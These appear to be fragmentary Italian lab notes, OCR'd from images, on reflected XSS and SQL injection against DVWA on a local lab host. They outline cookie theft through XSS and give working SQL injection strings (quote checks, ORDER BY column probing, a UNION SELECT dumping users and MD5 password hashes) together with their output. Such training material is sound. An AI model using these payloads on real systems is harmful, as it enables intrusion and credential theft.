
XSS


1) Esempi base di XSS reflected:
   <i>



   Javascript alert:


2) Recupero del cookie:

3) Utilizzo di un webserver per recupero dei cookie (il codice utilizzato viene copiato ed incollato nell'ultimo riga)




SQL Injection:

4) Controllo di Injection:




1=





5=

‘=




5) Esempi:




192.168.50.101/dvwa/vulnera
192.168.50.101/dvwa/vulnerabilities/sqli/?id='+ORDER+BY+3%23&Submit=Su
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Unknown column '3' in 'order clause'

6) Union:


Vulnerability: SQL Injection
User ID:
Submit
ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html